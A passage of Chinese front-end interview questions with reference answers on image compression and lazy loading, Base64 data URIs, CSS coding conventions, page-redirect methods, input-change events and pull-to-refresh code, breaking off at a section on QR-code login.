**压缩（Compression）**

压缩阶段会将预处理阶段得到的结果进行Deflate压缩，它由 Huffman 编码 和 LZ77压缩构成。

如前面所说，Deflate压缩会标记图片所有的重复数据，并记录数据特征和结构，会得到一个压缩比最大的png图片 编码数据。

Deflate是一种压缩数据流的算法. 任何需要流式压缩的地方都可以用。

还有就是我们前面说过，一个png图片，是由很多的数据块构成的，但是数据块里面的一些信息其实是没有用的，比如用Photoshop保存了一张png图片，图片里就会有一个区块记录“这张图片是由photshop创建的”，很多类似这些信息都是无用的，如果用photoshop的“导出web格式”就能去掉这些无用信息。导出web格式前后对比效果如下图所示：

**4. 加载很多图片时的优化方法，页面加载时的交互优化**

**参考答案**：

**1. 图片压缩**

页面是由“小图”平铺来的，却需要加载大量原图，得不偿失。于是很自然的会想到，将“小图”变为真正的小图，当实际点击大图时再去请求原图，这样便会大大减少页面加载时间。

**a. 图片异源加载**  
HTML代码img标签中将真实图片地址写在 data-original 属性中，而 src 属性中的图片换成占位符的图片（压缩图）

|  |  |
| --- | --- |
| 1  2  3  4 | <!--  添加 width 和 height 属性有助于在图片未加载时占满所需要的空间  -->  <**img** class="lazy" src="grey.gif" data-original="example.jpg" width="640" heigh="480"> |

**b. Java后台图片压缩**

* **利用Java原生的imageIO类进行裁剪**

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25  26  27  28  29  30  31  32  33  34  35 | /\*\*       \* 缩放图像（按比例缩放）       \*       \* @param src    源图像       \* @param output 输出流       \* @param scale  缩放比例       \* @param flag   缩放选择:true 放大; false 缩小;       \*/  **public** **static** **final** **void** zoomScale(BufferedImage src, OutputStream output, String type, **double** scale, **boolean** flag) {  **try** {              // 得到源图宽  **int** width = src.getWidth();              // 得到源图长  **int** height = src.getHeight();  **if** (flag) {                  // 放大                  width = Long.valueOf(Math.round(width \* scale)).intValue();                  height = Long.valueOf(Math.round(height \* scale)).intValue();              } **else** {                  // 缩小                  width = Long.valueOf(Math.round(width / scale)).intValue();                  height = Long.valueOf(Math.round(height / scale)).intValue();              }              Image image = src.getScaledInstance(width, height, Image.SCALE\_DEFAULT);              BufferedImage tag = **new** BufferedImage(width, height, BufferedImage.TYPE\_INT\_RGB);              Graphics g = tag.getGraphics();              // 绘制缩小后的图              g.drawImage(image, 0, 0, **null**);              g.dispose();              // 输出为文件              ImageIO.write(tag, type, output);          } **catch** (IOException e) {  **throw** **new** KitException(e);          }      } |

使用原生imageIO类进行压缩图片，速度较快，但仅能对图片尺寸进行压缩，但不能压缩图片质量。

**借助一些三方插件，如使用google开源工具Thumbnailator实现图片压缩**

Thumbnailator是一个用java生成高质量缩略图的第三方库,可以用来：

1.生成缩率图;2.添加水印;3.图片旋转;4.图片大小缩放;5.图片压缩;

Thumbnailator库只有一个jar,不依赖第三方库,maven依赖

|  |  |
| --- | --- |
| 1  2  3  4  5 | <**dependency**>    <**groupId**>net.coobird</**groupId**>    <**artifactId**>thumbnailator</**artifactId**>    <**version**>0.4.8</**version**>  </**dependency**> |

Thumbnailator接口链式风格写法，使用简单

|  |  |
| --- | --- |
| 1 | Thumbnails.of("原图文件的路径").scale(1f).outputQuality(0.5f).toFile("压缩后文件的路径"); |

**前端JS实现图片压缩**  
HTML5 file API加canvas实现图片JS压缩

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25  26  27  28  29  30  31  32  33  34  35  36  37  38  39  40  41  42  43 | /\*\*   \* 图片压缩，默认同比例压缩   \* @param {Object} path   \*   图片路径   \* @param {Object} obj   \*   obj 对象 有 width， height， quality(0-1)   不传width和 height，图片大小不变只改变像素值   \* @param {Object} callback   \*   回调函数有一个参数，base64的字符串数据  \*/  **function** dealImage(path, obj, callback){    **var** img = **new** Image();          img.src = path;          img.onload = **function**(){  **var** that = **this**;              // 默认按比例压缩  **var** w = that.width,              h = that.height,              scale = w / h;              w = obj.width || w;              h = obj.height || (w / scale);  **var** quality = 0.3;  // 默认图片质量为0.7              //生成canvas  **var** canvas = document.createElement('canvas');  **var** ctx = canvas.getContext('2d');              // 创建属性节点  **var** anw = document.createAttribute("width");              anw.nodeValue = w;  **var** anh = document.createAttribute("height");              anh.nodeValue = h;              canvas.setAttributeNode(anw);              canvas.setAttributeNode(anh);              ctx.drawImage(that, 0, 0, w, h);              // 图像质量  **if**(obj.quality && obj.quality <= 1 && obj.quality > 0){                  quality = obj.quality;              }              // quality值越小，所绘制出的图像越模糊  **var** base64 = canvas.toDataURL('image/jpeg', quality );              // 回调函数返回base64的值              callback(base64);          }      } |

**TIPS：**上述压缩图片的方式，存在资源争抢时效率会大大降低。压缩图片均需要读原图然后进行压缩生成图片流或文件，如果原图本身较大、数量较多且有多个线程同时进行压缩时，每张图片压缩的时长均会成倍的增长。

**2. 将图片转Base64格式来节约请求**

当我们的一个页面中要传入很多图片时，特别是一些比较小的图片，十几K、几K，这些小图标都会增加HTTP请求。比如要下载一些一两K大的小图标，其实请求时带上的额外信息有可能比图标的大小还要大。所以，在请求越多时，在网络传输的数据自然就越多了，传输的数据自然也就变慢了。而这里，我们采用Base64的编码方式将图片直接嵌入到网页中，而不是从外部载入，这样就减少了HTTP请求。

* **Base64编码由来**

为什么会有Base64编码呢？因为有些网络传送渠道并不支持所有的字节，例如传统的邮件只支持可见字符的传送，像ASCII码的控制字符就 不能通过邮件传送。这样用途就受到了很大的限制，比如图片二进制流的每个字节不可能全部是可见字符，所以就传送不了。最好的方法就是在不改变传统协议的情 况下，做一种扩展方案来支持二进制文件的传送。把不可打印的字符也能用可打印字符来表示，问题就解决了。Base64编码应运而生，Base64就是一种 基于64个可打印字符来表示二进制数据的表示方法。

* **Base64编码索引**

Base64的索引表如下，字符选用了"A-Z、a-z、0-9、+、/" 64个可打印字符。数值代表字符的索引，这个是标准Base64协议规定的，不能更改。

* **Base64编码原理**

Base64的码表只有64个字符， 如果要表达64个字符的话，使用6的bit即可完全表示(2的6次方为64)。因为Base64的编码只有6个bit即可表示，而正常的字符是使用8个bit表示， 8和6的最小公倍数是24，所以4个Base64字符可以表示3个标准的ascll字符；  
对以某编码方式编码后的字节数组为对象，以3个字节为一组，按顺序排列24bit数据，然后以6bit一组分成4组；再在每组的最高位补2个0凑足一个字节。这时一组就有4个字节了。若字节数组不是3的倍数，那么最后一组就填充1到2个0字节。  
然后按Base64编码方式（就是映射关系）对字节数组进行解码，就会得到平时看到的Base64编码文本。对于字节数组不是3的倍数，最后一组填充1到2个0字节的情况，填补的0字节对应的是=（等号）。以下为具体的解析过程案例：

把AB这两个字符转换为Base64的过程

|  |  |
| --- | --- |
| 1  2  3  4  5  6 | ①. 对AB进行ASCII编码：得到A(65)B(66)  ②. 转成二进制形式：得到A（01000001）B（01000010）  ③. 以3个字节为一组，非3的倍数补0字节：010000010100001000000000  ④. 以6bit为一组后高位补两个0：(00 010000)(00 010100)(00 001000)(00 000000)  ⑤. 转为十进制：(16)(20)(8)(0)  ⑥. 根据映射关系解码：QUI= |

当转换到最后， 如果不足三个字符的话，我们直接在最后添加＝号即可。

* **图像和base64转换**

图片的本质就是每个像素点都是一个数字，该数字表示颜色，然后把很多很多像素点的数字拼到一起，就是图像。图像转Base64，就是把图像的直方图所有数字转成Base64编码，反之，Base64也能转换回图像。

* **Data URI Scheme**

data URI scheme 允许我们使用内联（inline-code）的方式在网页中包含数据，目的是将一些小的数据，直接嵌入到网页中，从而不用再从外部文件载入。常用于将图片嵌入网页。

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17 | //传统的图片HTML是这样用的,  <**img** src="<http://gpeng.win/test.png>" />  //Data URI的图片内嵌式是这样用的,  <**img** src="data:image/gif;base64,R0lGODlhAwADAIABAL6+vv///yH5BAEAAAEALAAAAAADAAMAAAIDjA9WADs=" />  //目前，Data URI scheme支持的类型有：  data:,                            文本数据  data:text/plain,                    文本数据  data:text/html,                  HTML代码  data:text/html;base64,            base64编码的HTML代码  data:text/css,                    CSS代码  data:text/css;base64,              base64编码的CSS代码  data:text/javascript,              Javascript代码  data:text/javascript;base64,        base64编码的Javascript代码  data:image/gif;base64,            base64编码的gif图片数据  data:image/png;base64,            base64编码的png图片数据  data:image/jpeg;base64,          base64编码的jpeg图片数据  data:image/x-icon;base64,          base64编码的icon图片数据 |

Data URI Scheme优缺点：

优点：

1. 减少资源请求链接数。
2. 当访问外部资源很麻烦或受限时，可以很好的利用Data URI Scheme
3. 没有跨域问题，无需考虑缓存、文件头或者cookies问题

缺点：

1. Data URL形式的图片不会被浏览器缓存，这意味着每次访问这样页面时都被下载一次，  
   但可通过在css文件的background-image样式规则使用Data URI Scheme，使其随css文件一同被浏览器缓存起来）。
2. Base64编码的数据体积通常是原数据的体积4/3，也就是Data URL形式的图片会比二进制格式的图片体积大1/3。
3. 仅适用于极小或者极简单图片，不适用于大图片。
4. 移动端性能比较低。

**3. 图片预加载**

* 图片预加载的主要思路就是把稍后需要用到的图片悄悄的提前加载到本地，因为浏览器有缓存的原因，如果稍后用到这个url的图片了，浏览器会优先从本地缓存找该url对应的图片，如果图片没过期的话，就使用这个图片其中图片预加载也分为三种，无序加载，有序加载，基于用户行为的预加载（点击某个按钮或者滚动的时候进行加载）。  
  预加载的实现很简单，其核心说到底就两句话：

|  |  |
| --- | --- |
| 1  2 | **var** img = **new** Image();  img.src = "my\_image.jpg"; |

**a. memory cache**

MemoryCache顾名思义，就是将资源缓存到内存中，等待下次访问时不需要重新下载资源，而直接从内存中获取。Webkit早已支持memoryCache。  
目前Webkit资源分成两类，一类是主资源，比如HTML页面，或者下载项，一类是派生资源，比如HTML页面中内嵌的图片或者脚本链接，分别对应代码中两个类：MainResourceLoader和SubresourceLoader。虽然Webkit支持memoryCache，但是也只是针对派生资源，它对应的类为CachedResource，用于保存原始数据（比如CSS，JS等），以及解码过的图片数据。

**b. disk cache**

diskCache顾名思义，就是将资源缓存到磁盘中，等待下次访问时不需要重新下载资源，而直接从磁盘中获取，它的直接操作对象为CurlCacheManager。它与memoryCache最大的区别在于，当退出进程时，内存中的数据会被清空，而磁盘的数据不会，所以，当下次再进入该进程时，该进程仍可以从diskCache中获得数据，而memoryCache则不行。  
diskCache与memoryCache相似之处就是也只能存储一些派生类资源文件。它的存储形式为一个index.dat文件，记录存储数据的url，然后再分别存储该url的response信息和content内容。Response信息最大作用就是用于判断服务器上该url的content内容是否被修改。

**4. 其他常见优化**

**a. 将图片服务和应用服务分离**  
对于服务器来说,图片是比较消耗系统资源的,如果将图片服务和应用服务放在同一服务器的话,应用服务器很容易会因为图片的高I/O负载而崩溃,所以当网站存在大量的图片读写操作时,建议使用图片服务器。

**b. 图片懒加载**  
页面加载后只让文档可视区内的图片显示，其它不显示，随着用户对页面的滚动，判断其区域位置，生成img标签，让到可视区的图片加载出来。jQuery的lazyload插件便是一个可以实现图片延迟加载的插件，在用户触发某个条件之后再加载对应的图片资源，这对网页的打开速度有很大提升。  
引入lazyload.js，对我们想要延迟加载的图片添加lazy样式，用”data-original” 替换图片的引用路径

|  |  |
| --- | --- |
| 1  2  3  4  5  6 | <!-- 对img标签使用 -->  <**img** class="lazy" data-original="img/example.jpg">  <!-- 延迟加载元素的背景图 -->  <**div** class="lazy" data-original="img/bg.jpg">      ...  </**div**> |

在JS文件中调用lazyload()方法

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11 | $().ready(**function**(){      //可任意选择你想延迟加载的目标元素，例如直接使用样式名lazy作为选择条件      $("img .lazy").lazyload({           placeholder : "img/grey.gif", //占位图           effect: "fadeIn", // 加载效果           threshold: 200, // 提前加载           event: 'click',  // trigger           container: $("#container"),  //指定容器           failurelimit : 5 // 发生混乱时的hack手段      })  }) |

**ｃ. CSS Sprites**  
当网站或者APP有大量小icon,要加载所有这些小icon将增加大量请求,这无疑将增加很多成本.  
CSS Sprites 技术就是将这些小icon合并成一张图片,只需要加载一次,每次通过background-position来控制显示icon,这样就可以节约大量请求,节约成本.

**5. 关于样式规范统一化的实现**

**参考答案**：

css 指层叠样式表 (Cascading Style Sheets)，定义如何显示 [html](http://www.fly63.com/tag/html) 元素，但由于 [css](http://www.fly63.com/tag/css" \t "_blank) 天生全局性，随着项目复杂度增加，极易出现样式覆盖以及其它的问题。

1. **通用规范**

文件编码

* 为了避免内容乱码，统一使用 UTF-8 编码保存。
* 样式文件第一行设置字符集为 UTF-8

|  |  |
| --- | --- |
| 1 | @charset 'UTF-8'; /\* 注意字符集说明应在第一行 \*/ |

缩进规范

统一使用两个空格缩进

1. **初始化规范**

各[浏览器]厂商的初始样式都不一样，为了消除不同[浏览器]对 [html]文本呈现的差异，我们常引入一些初始化样式，如 normalize.css、reset.css 等，当对于这些样式的引入我们需要注意下面几种情况：

* 不使用 UI [框架]，由零开始搭建 从零开始搭建的情况下，进行样式初始化，在项目最开始的时候就引入，不要在开发中途引入，避免不可预知的样式冲突。
* 不使用 UI [框架]，但使用了部分插件 插件往往都带有自己特有的样式，如富文本插件，在开发中途使用初始化样式有可能导致样式错乱，所以不建议大范围的初始化，只需简单进行初始化即可。

|  |  |
| --- | --- |
| 1  2  3  4 | \* {  **padding**: 0;  **margin**: 0;  } |

* 已使用 UI 框架 在明确知道需要使用 UI 框架的时候，不使用第三方初始化样式，不管是在项目开始前还是进行中，因为 UI 框架一般都自带初始化，额外引入了反而会影响原有效果。

1. **代码规范**

命名规范

class 应以功能或内容命名，不以表现形式命名 class 与 id 单词字母小写，多个单词组成时，采用中划线-分隔 使用唯一的 id 作为 JavaScript hook, 同时避免创建无样式信息的 class

代码风格

统一使用展开格式，不推荐紧凑格式

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11 | /\* 展开格式 \*/  .test {  **color**: red;  **font-size**: 12px;  }    /\* 紧凑格式 \*/  .test {  **color**: red;  **font-size**: 12px;  } |

统一两个空格缩进

属性声明结尾加分号

选择器与左括号之间一个空格，属性冒号后一个空格

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11 | /\* 推荐 \*/  .test {  **color**: red;  **font-size**: 12px;  }    /\* 不推荐 \*/  .test {  **color**: red;  **font-size**: 12px;  } |

不要为 0 指明单位

颜色值和属性值十六进制数值能用简写的尽量用简写

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9 | /\* 推荐 \*/  .test {  **color**: #fff;  }    /\* 不推荐 \*/  .test {  **color**: #ffffff;  } |

引号使用

url() 、属性选择符、属性值使用单引号。

清除浮动

当元素需要撑起高度以包含内部的浮动元素时，通过对伪类设置 clear 或触发 BFC 的方式进行 clearfix。尽量不使用增加空标签的方式。

触发 BFC 的方式很多，常见的有：

float 非 none  
position 非 static  
overflow 非 visible

**字体规范**

对外商用网站，不要用font-face引入微软雅黑字体，避免侵权（包括图片内容）

需要在 Windows 平台显示的中文内容，其字号应不小于 12px

网站上使用 微软雅黑 字体有三种形式：

1、【侵权】图片中使用 微软雅黑 字体，比如网站头图  
2、【安全】网站 CSS 用 font-family 声明网站使用 微软雅黑 字体，比如文章标题和正文  
3、【侵权】网站通过 font-face 引用 微软雅黑 ，这种方式不常见

**选择器规范**

在严格遵照BEM(Block Element Modifier)时，建议只使用类选择器，但 BEM 书写麻烦，所以建议如下

* 禁用通用选择器 \*
* 不使用无具体语义定义的标签选择器

**属性顺序**

CSS 属性顺序是 CSS 良好编码风格的一部分，有助于提高代码可读性，便于发现代码问题，有利于团队合作，但在项目中发现部分同学在书写属性顺序时较为随意，想到一个属性就写一个。

建议使用下列顺序进行书写

1. 定位属性（position、display、float、left、right）
2. 尺寸属性（width、height、padding、margin、border）
3. 字体属性（color、font、text-align）
4. 其他属性（background、cursor、outline）

目的是在浏览代码时，能逐步清晰目标元素的效果。

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13 | .test {  **display**: block;  **position**: relative;  **float**: left;  **width**: 100px;  **height**: 100px;  **margin**: 0 10px;  **padding**: 20px 0;  **font-size**: 12px;  **color**: #333;  **background**: rgba(0, 0, 0, 0.5);    border-radius: 10px;  } |

**4. 注释规范**

**单行注释**

注释以 /\* 开始，以 \*/ 结束,注释内不能嵌套注释，注释内容前后空一个空格。

|  |  |
| --- | --- |
| 1  2 | /\* 推荐的单行注释 \*/  /\*不推荐的单行注释\*/ |

*注：在 sass 和 less 等预处理语言上也可以使用双斜线注释，但编译后注释内容不会出现在 css 文件中，所以建议统一使用/\* */注释。*

**模块注释**

有时候我们需要对一个模块(一段代码块)进行功能性说明，并希望能明显区分其它代码，我们可以模块注释的方式。

注释以 /\* 开始，以 \*/ 结束，前后空一个空格，第一行填写描述，最后一行行填写分割线。

|  |  |
| --- | --- |
| 1  2  3 | /\* 推荐的模块注释  ---------------------------------------------------- \*/  /\* 不推荐的模块注释 ---------------------------------------------------- \*/ |

**\* 文件信息注释**

如果需要对一个文件进行功能性说明，方便其他人快速明白该文件的作用，推荐在文件开头(字符集说明下)写入下列注释，注释内容包括文件描述、创建人、创建时间等。

|  |  |
| --- | --- |
| 1  2  3  4  5  6 | @charset "UTF-8";  /\*\*   \* @desc 文件功能描述，方便其他人快速理解   \* @author 创建人   \* @date 创建时间   \*/ |

**5. 覆盖规范**

* 尽可能少用 importent
* vue 单文件组件统一使用 css/less/sass scoped
* 每个页面/组件需要有一个全局唯一的标识 id/class，属于它下面的样式都需要加上该唯一标识
* 避免全局修改已有样式，必须具体到页面上(通过权重)
* 禁用全匹配\*选择器（特殊情况除外，如初始化）

vue单文件组件修改样式不生效可使用 /deep/ 或 >>>

**6. 媒体查询**

对于内部管理系统，商务多使用 ThinkPad 笔记本，屏幕分辨率为 1366\*768。建议使用Resolution Test浏览器拓展进行浏览器窗口大小调试。

常用尺寸如下

|  |  |
| --- | --- |
| **大小** | **描述** |
| ≥1366px | 大屏幕 大桌面显示器 |
| ≥1200px | 中等屏幕 桌面显示器 |
| ≥992px | 中等屏幕 桌面显示器 |
| ≥768px | 小屏幕 平板 |
| <768px | 超小屏幕 手机 |

优先 PC 端

默认按最大尺寸进行布局，当尺寸缩小时逐步变成移动端布局

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23 | body {  **background**: gray;  }  @media screen and (**max-width**: 1366px) {    body {  **background**: red;    }  }  @media screen and (**max-width**: 1200px) {    body {  **background**: yellow;    }  }  @media screen and (**max-width**: 920px) {    body {  **background**: green;    }  }  @media screen and (**max-width**: 768px) {    body {  **background**: black;    }  } |

优先移动端

默认按最小尺寸进行布局，当尺寸放大时逐步变成 PC 端布局

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23 | body {  **background**: gray;  }  @media (**min-width**: 768px) {    body {  **background**: red;    }  }  @media (**min-width**: 920px) {    body {  **background**: green;    }  }  @media (**min-width**: 1200px) {    body {  **background**: yellow;    }  }  @media (**min-width**: 1366px) {    body {  **background**: red;    }  } |

如果需要做打印样式进行适配，需要使用@media *print*

|  |  |
| --- | --- |
| 1  2  3  4  5 | @media print {    body {  **background**: #fff;    }  } |

**7. 单位规范**

CSS 单位有两种，分别是绝对单位和相对单位。

* 常用绝对单位
  + px：像素 (计算机屏幕上的一个点)
  + cm：厘米
  + in：英寸
  + pt：磅 (1 pt 等于 1/72 英寸)
* 常用相对单位
  + %：父元素百分比
  + vw：视口宽度百分比
  + vh：视口高度百分比
  + em：当前字体倍数
  + rem：根元素字体倍数
  + \* rpx：微信小程序专用，规定屏幕宽为 750rpx

使用较多的单位有 px、%、rem 三种，*建议 PC 端用 px 单位、移动端用 rem，需要具体控制尺寸还是使用 px*

备注：如果需要计算不同单位下的值，可以使用 css3 方法 calc()\_

**8. 兼容性规范**

私有属性的使用

正是由于浏览器厂商的不同，导致了一些样式需要加前缀才生效，下面的常见的浏览器内核和前缀

|  |  |  |
| --- | --- | --- |
| **浏览器** | **内核** | **前缀** |
| Firefox | Gecko | -moz- |
| Chrome | WebKit | -webkit- |
| IE | Trident | -ms- |
| Safari | WebKit | -webkit- |
| Opera | Presto | -o- |
| 国内知名浏览器 | WebKit | -webkit- |
| 常见手机浏览器 | WebKit | -webkit- |

CSS3 浏览器私有前缀在前，标准前缀在后

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7 | .test {    -webkit-border-radius: 10px;    -moz-border-radius: 10px;    -o-border-radius: 10px;    -ms-border-radius: 10px;    border-radius: 10px;  } |

备注：在 webpack环境下，可以使用 postcss-loader 自动添加私有前缀\_

**6. 页面跳转的方式**

**参考答案**：

**1.window.location.href方式**

|  |  |
| --- | --- |
| 1  2  3 | <**script** language="JavaScript" type="text/javascript">    window.location.href="<http://www.dayanmei.com/>";  </**script**> |

**2.window.navigate方式跳转**

|  |  |
| --- | --- |
| 1  2  3 | <**script** language="javascript">    window.navigate("top.jsp");  </**script**> |

**3.window.loction.replace方式实现页面跳转，注意跟第一种方式的区别**

|  |  |
| --- | --- |
| 1  2  3 | <**script** language="javascript">    window.location.replace("[http://www.dayanmei.com](http://www.dayanmei.com/)");  </**script**> |

有3个jsp页面（1.jsp, 2.jsp, 3.jsp），进系统默认的是1.jsp ，当我进入2.jsp的时候， 2.jsp里面用window.location.replace("3.jsp");与用window.location.href ("3.jsp");从用户界面来看是没有什么区别的，但是当3.jsp页面有一个"返回"按钮，调用window.history.Go(-1); wondow.history.back();方法的时候，一点这个返回按钮就要返回2.jsp页面的话，区别就出来了，当用 window.location.replace("3.jsp");连到3.jsp页面的话，3.jsp页面中的调用 window.history.go(-1);wondow.history.back();方法是不好用的，会返回到1.jsp 。

**4.self.location方式实现页面跳转，和下面的top.location有小小区别**

|  |  |
| --- | --- |
| 1  2  3 | <**script** language="JavaScript">        self.location='top.htm';  </**script**> |

**5.top.location**

|  |  |
| --- | --- |
| 1  2  3 | <**script** language="javascript">        top.location='xx.jsp';  </**script**> |

**6.不推荐这种方式跳转**

|  |  |
| --- | --- |
| 1  2  3  4 | <**script** language="javascript">    alert("返回");    window.history.back(-1);  </**script**> |

**在php程序中,这种方式跳转前面不能有任何输出**

|  |  |
| --- | --- |
| 1  2  3 | <?php      header("url.php");  ?> |

**7. 怎么监听内容的改变：监听oninput**

**参考答案**：

**原生方法**

onchange事件

|  |  |
| --- | --- |
| 1  2  3  4 | <**input** type="text" onchange="onc(this)">  function onc(data){      console.log(data.value);  } |

onchange事件在内容改变且失去焦点的时候触发。即，失去焦点了内容未变不触发，内容变了未失去焦点也不实时触发。  
**js直接更改value值时不触发**

**oninput事件**

|  |  |
| --- | --- |
| 1  2  3  4 | <**input** id="inp" type="text" oninput="inp(this)">  function inp(data) {      console.log(data.value)  } |

oninput事件在输入内容改变的时候实时触发。oninput事件是IE之外的大多数浏览器支持的事件，在value改变时实时触发。  
**js直接更改value值时不触发。**

**onpropertychange事件**

onpropertychange事件是实时触发，每增加或删除一个字符就会触发，通过js改变也会触发该事件，但是该事件是IE专有。  
当input设置为disable=true后，不会触发。

**oninput事件与onpropertychange事件的区别：**

onpropertychange事件是任何属性改变都会触发，而oninput却只在value改变时触发，oninput要通过addEventListener()来注册，onpropertychange注册方法与一般事件相同。

**oninput与onpropertychange联合使用**

oninput 是 HTML5 的标准事件，对于检测 textarea, input:text, input:password 和 input:search 这几个元素通过用户界面发生的内容变化非常有用，在内容修改后立即被触发，不像 onchange 事件需要失去焦点才触发。oninput 事件在 IE9 以下版本不支持，需要使用 IE 特有的 onpropertychange 事件替代，这个事件在用户界面改变或者使用脚本直接修改内容两种情况下都会触发，有以下几种情况：

修改了 input:checkbox 或者 input:radio 元素的选择中状态， checked 属性发生变化。  
修改了 input:text 或者 textarea 元素的值，value 属性发生变化。  
修改了 select 元素的选中项，selectedIndex 属性发生变化。  
在监听到 onpropertychange 事件后，可以使用 event 的 propertyName 属性来获取发生变化的属性名称。

集合 oninput & onpropertychange 监听输入框内容变化的示例代码如下：

// Firefox, Google Chrome, Opera, Safari, Internet Explorer from version 9

|  |  |
| --- | --- |
| 1  2  3 | **function** OnInput (event) {      alert ("The new content: " + event.target.value);  } |

// Internet Explorer

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7 | **function** OnPropChanged (event) {  **if** (event.propertyName.toLowerCase () == "value") {          alert ("The new content: " + event.srcElement.value);      }  }    <input type="text" oninput="OnInput (event)" onpropertychange="OnPropChanged (event)" value="Te |

**8. 如何触发下拉刷新、上拉加载**

**参考答案**：

**下拉刷新**

实现下拉刷新主要分为三步：

* 监听原生touchstart事件，记录其初始位置的值，e.touches[0].pageY；
* 监听原生touchmove事件，记录并计算当前滑动的位置值与初始位置值的差值，大于0表示向下拉动，并借助CSS3的translateY属性使元素跟随手势向下滑动对应的差值，同时也应设置一个允许滑动的最大值；
* 监听原生touchend事件，若此时元素滑动达到最大值，则触发callback，同时将translateY重设为0，元素回到初始位置。

html

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11 | <**main**>      <**p** class="refreshText"></**p**>      <**ul** id="refreshContainer">          <**li**>111</**li**>          <**li**>222</**li**>          <**li**>333</**li**>          <**li**>444</**li**>          <**li**>555</**li**>          ...      </**ul**>  </**main**> |

javascript

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25  26  27  28  29  30  31  32  33  34  35  36 | (**function**(window) {  **var** \_element = document.getElementById('refreshContainer'),        \_refreshText = document.querySelector('.refreshText'),        \_startPos = 0,        \_transitionHeight = 0;        \_element.addEventListener('touchstart', **function**(e) {          console.log('初始位置：', e.touches[0].pageY);          \_startPos = e.touches[0].pageY;          \_element.style.position = 'relative';          \_element.style.transition = 'transform 0s';      }, **false**);        \_element.addEventListener('touchmove', **function**(e) {          console.log('当前位置：', e.touches[0].pageY);          \_transitionHeight = e.touches[0].pageY - \_startPos;    **if** (\_transitionHeight > 0 && \_transitionHeight < 60) {              \_refreshText.innerText = '下拉刷新';              \_element.style.transform = 'translateY('+\_transitionHeight+'px)';    **if** (\_transitionHeight > 55) {                \_refreshText.innerText = '释放更新';              }          }      }, **false**);        \_element.addEventListener('touchend', **function**(e) {          \_element.style.transition = 'transform 0.5s ease 1s';          \_element.style.transform = 'translateY(0px)';          \_refreshText.innerText = '更新中...';            // todo...        }, **false**);  })(window); |

在下拉到松手的过程中，经历了三个状态：

* 当前手势滑动位置与初始位置差值大于零时，提示正在进行下拉刷新操作；
* 下拉到一定值时，显示松手释放后的操作提示；
* 下拉到达设定最大值松手时，执行回调，提示正在进行更新操作。

**上拉加载**

上拉加载更多数据是在页面滚动时触发的动作，一般是页面滚动到底部时触发，也可以选择在滚动到一定位置的时候触发。

以滚动到页面底部为例。实现原理是分别获得当前滚动条的scrollTop值、当前可视范围的高度值clientHeight以及文档的总高度scrollHeight。当scrollTop和clientHeight的值之和大于等于scrollHeight时，触发callback。

html

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25  26  27  28  29  30  31  32  33  34  35  36  37  38  39  40  41  42  43  44  45  46  47  48  49  50  51  52  53  54  55  56  57  58  59  60  61  62  63  64  65 | <main>      <ul id="refreshContainer">          <li>111</li>          <li>222</li>          <li>333</li>          <li>444</li>          <li>555</li>          ...      </ul>      <p class="refreshText"></p>  </main>  (**function**(window) {      // 获取当前滚动条的位置  **function** getScrollTop() {  **var** scrollTop = 0;  **if** (document.documentElement && document.documentElement.scrollTop) {              scrollTop = document.documentElement.scrollTop;          } **else** **if** (document.body) {              scrollTop = document.body.scrollTop;          }  **return** scrollTop;      }        // 获取当前可视范围的高度  **function** getClientHeight() {  **var** clientHeight = 0;  **if** (document.body.clientHeight && document.documentElement.clientHeight) {              clientHeight = Math.min(document.body.clientHeight, document.documentElement.clientHeight);          }  **else** {              clientHeight = Math.max(document.body.clientHeight, document.documentElement.clientHeight);          }  **return** clientHeight;      }        // 获取文档完整的高度  **function** getScrollHeight() {  **return** Math.max(document.body.scrollHeight, document.documentElement.scrollHeight);      }    **var** \_text = document.querySelector('.refreshText'),        \_container = document.getElementById('refreshContainer');        // 节流函数  **var** throttle = **function**(method, context){        clearTimeout(method.tId);        method.tId = setTimeout(**function**(){          method.call(context);        }, 300);      }    **function** fetchData() {          setTimeout(**function**() {              \_container.insertAdjacentHTML('beforeend', '<li>new add...</li>');          }, 1000);      }        window.onscroll = **function**() {  **if** (getScrollTop() + getClientHeight() == getScrollHeight()) {            \_text.innerText = '加载中...';            throttle(fetchData);        }      };    })(window); |

页面绑定onscroll事件时加入了节流函数，其作用就是忽略滚动条300毫秒内的连续多次触发。

**9. 扫描二维码登录的原理**

**参考答案**：

1. **什么是二维码**

二维码又称二维条码，常见的二维码为QR Code，QR全称Quick Response，是一个近几年来移动设备上超流行的一种编码方式，它比传统的Bar Code条形码能存更多的信息，也能表示更多的数据类型。----来自百度百科

